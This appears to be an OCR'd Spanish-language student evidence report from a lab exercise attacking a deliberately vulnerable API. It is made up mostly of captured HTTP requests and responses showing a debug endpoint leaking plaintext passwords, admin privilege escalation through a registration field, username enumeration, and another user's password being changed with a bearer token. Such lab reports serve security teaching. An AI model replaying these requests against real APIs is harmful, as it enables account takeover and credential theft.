
Evidencia Hacking APIs

Luis Carlos Leaño Martin - Ing. Ciberseguridad

1. PII data disclosure via Broken object level authorization



2. Full credential access via Broken object level authorization

Request


Pretty Raw Hex

```
1 POST /users/v1/login HTTP/1.1
2 Host: 10.100.106.153:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64;
  rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: application/json
5 Content-Type: application/json
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11 Content-Length: 51
12
13 {
14   "password":"pass1",
15   "username":"name1"
16 }
17
18
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.11.10
3 Date: Tue, 18 Mar 2025 13:38:31 GMT
4 Content-Type: application/json
5 Content-Length: 224
6 Connection: close
7
8 {
  "auth_token":
  "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOj
  E3NDIzMDUxNzEsImlhdCI6MTc0MjMwNTExMSwic3ViIjoibm
  FtZTEifQ.SEYRXmWsaGbOljZeriU9cPM_e_YnaqDynXKLXrV
  F5R4",
  "message":"Successfully logged in.",
  "status":"success"
}
```



El tipo de JWT con el que estábamos usando tiene el siguiente formato.

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.ey
JleHAiOjE3NDIzMDUxNzEsImlhdCI6MTc0MjMwN
TExMSwic3ViIjoibmFtZTEifQ.SEYRXmWsaGbOl
jZeriU9cPM_e_YnaqDynXKLXrVF5R4
```

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "exp": 1742305171,
  "iat": 1742305111,
  "sub": "name1"
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) ☐ secret base64 encoded
```

Request

Pretty Raw Hex

```
1 GET /users/v1/_debug HTTP/1.1
2 Host: 10.100.106.153:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64;
  rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=
  0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, i
10
11
```

Response

Pretty Raw Hex Render

```
5 Content-Length: 382
6 Connection: close
7
8 {
9   "users":[
10    {
11      "admin":false,
12      "email":"mail1@mail.com",
13      "password":"pass1",
14      "username":"name1"
15    },
16    {
17      "admin":false,
18      "email":"mail2@mail.com",
19      "password":"pass2",
20      "username":"name2"
21    },
22    {
```

```
charlyl@kali: ~
Archivo Acciones Editar Vista Ayuda
Luis Carlos Leano Martin  mar 18 mar 2025 07:29:15 CST
Luis Carlos Leano Martin  mar 18 mar 2025 07:30:15 CST
```

3. Vertical privilege escalation to admin via security misconfiguration

Request

Pretty Raw Hex


```
1 POST /users/v1/register HTTP/1.1
2 Host: 10.100.106.153:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64;
  rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: application/json
5 Content-Type: application/json
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11 Content-Length: 110
12
13 {
14   "admin":"true",
15   "username":"newadmin",
16   "password":"password",
17   "email":"admin@gmail.com"
18 }
19
20
```

Response


Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.11.10
3 Date: Tue, 18 Mar 2025 13:40:50 GMT
4 Content-Type: application/json
5 Content-Length: 92
6 Connection: close
7
8 {
    "message":
    "Successfully registered. Login to receive an au
    th token.",
    "status":"success"
  }
```

```
charlyl@kali: ~
Archivo Acciones Editar Vista Ayuda
Luis Carlos Leano Martin  mar 18 mar 2025 07:39:15 CST
Luis Carlos Leano Martin  mar 18 mar 2025 07:40:15 CST
```



4. SQL injection via security misconfiguration (unsanitized input handling)



5. Exposure of Sensitive Information can lead to password enumeration

Request


Pretty Raw Hex

```
1 POST /users/v1/login HTTP/1.1
2 Host: 10.100.106.153:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
  Gecko/20100101 Firefox/128.0
4 Accept: application/json
5 Content-Type: application/json
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11 Content-Length: 54
12
13 {
14   "password":"password",
15   "username":"namel"
16 }
17
18
19
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.11.10
3 Date: Tue, 18 Mar 2025 13:50:43 GMT
4 Content-Type: application/json
5 Content-Length: 81
6 Connection: close
7
8 { "status": "fail", "message":
  "Password is not correct for the given username."}
```



6. Insecure direct object references via Broken function level authorization

Request


Pretty Raw Hex

```
1 POST /users/v1/login HTTP/1.1
2 Host: 10.100.106.153:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
  Gecko/20100101 Firefox/128.0
4 Accept: application/json
5 Content-Type: application/json
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11 Content-Length: 57
12
13 {
14   "password":"password",
15   "username":"newadmin"
16 }
17
18
19
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.11.10
3 Date: Tue, 18 Mar 2025 14:00:04 GMT
4 Content-Type: application/json
5 Content-Length: 228
6 Connection: close
7
8 {
  "auth_token":
  "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3NDIzMDY0NjQsImlhdC
  I6MTc0MjMwNjQwNCwic3ViIjoibmV3YWRtaW4ifQ.iNarUPjRBIUDXJE3E4ZqVDol6M6
  Zdg83Q_j6Oi_SMFk",
  "message":"Successfully logged in.",
  "status":"success"
}
```



Request


Pretty Raw Hex

```
1 GET /books/v1 HTTP/1.1
2 Host: 10.100.106.153:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
  Gecko/20100101 Firefox/128.0
4 Accept: application/json
5 Content-Type: application/json
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Connection: close
9 Upgrade-Insecure-Requests: 1
0 Priority: u=0, i
1 Content-Length: 4
2
3
4
5
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.11.10
3 Date: Tue, 18 Mar 2025 14:00:53 GMT
4 Content-Type: application/json
5 Content-Length: 230
6 Connection: close
7
8 {
9   "Books":[
10    {
11      "book_title":"bookTitle14",
12      "user":"name1"
13    },
14    {
15      "book_title":"bookTitle18",
16      "user":"name2"
17    },
18    {
19      "book_title":"bookTitle64",
20      "user":"admin"
```



Request


Pretty Raw Hex


```
1 GET /books/v1/bookTitle76 HTTP/1.1
2 Host: 10.100.106.153:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
  Gecko/20100101 Firefox/128.0
4 Accept: application/json
5 Content-Type: application/json
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Connection: close
9 Upgrade-Insecure-Requests: 1
0 Priority: u=0, i
1 Content-Length: 4
2
3
4
5
```

Response

Pretty Raw Hex Render


```
1 HTTP/1.1 401 UNAUTHORIZED
2 Server: Werkzeug/2.2.3 Python/3.11.10
3 Date: Tue, 18 Mar 2025 14:01:28 GMT
4 Content-Type: application/problem+json
5 Content-Length: 119
6 Connection: close
7
8 {
9   "detail":"No authorization token provided",
10  "status":401,
11  "title":"Unauthorized",
12  "type":"about:blank"
13 }
14
```





7. Account takeover via Broken object property level authorization


```
PUT /users/v1/name1/password HTTP/1.1
Accept: application/json
Content-Type: application/json
Host: 10.100.106.153:5000
Content-Length: 53
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3NDIzMDc1NjAsImlhdCI6MTc0MjM
wNzUwMCwic3ViIjoibmV3YWRtaW4ifQ.RNUxPccbm2eYvM_jgrMQdRfu9RYWNITzzTUzGVjUfaE

{
    "password":"newpassword123456789"
}
```



Request

Pretty Raw Hex

```
1 GET /users/v1/_debug HTTP/1.1
2 Host: 10.100.106.153:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
4 Gecko/20100101 Firefox/128.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
  e/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11 Content-Length: 6
12
13
14
```



Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.11.10
3 Date: Tue, 18 Mar 2025 14:20:28 GMT
4 Content-Type: application/json
5 Content-Length: 2922
6 Connection: close
7
8 {
9   "users":[
10    {
11      "admin":false,
12      "email":"mail1@mail.com",
13      "password":"newpassword123456789",
14      "username":"name1"
15    },
16    {
17      "admin":false,
18      "email":"mail2@mail.com",
19      "password":"pass2",
20      "username":"name2"
21    },
22    {
23      "admin":true,
24      "email":"admin@mail.com",
```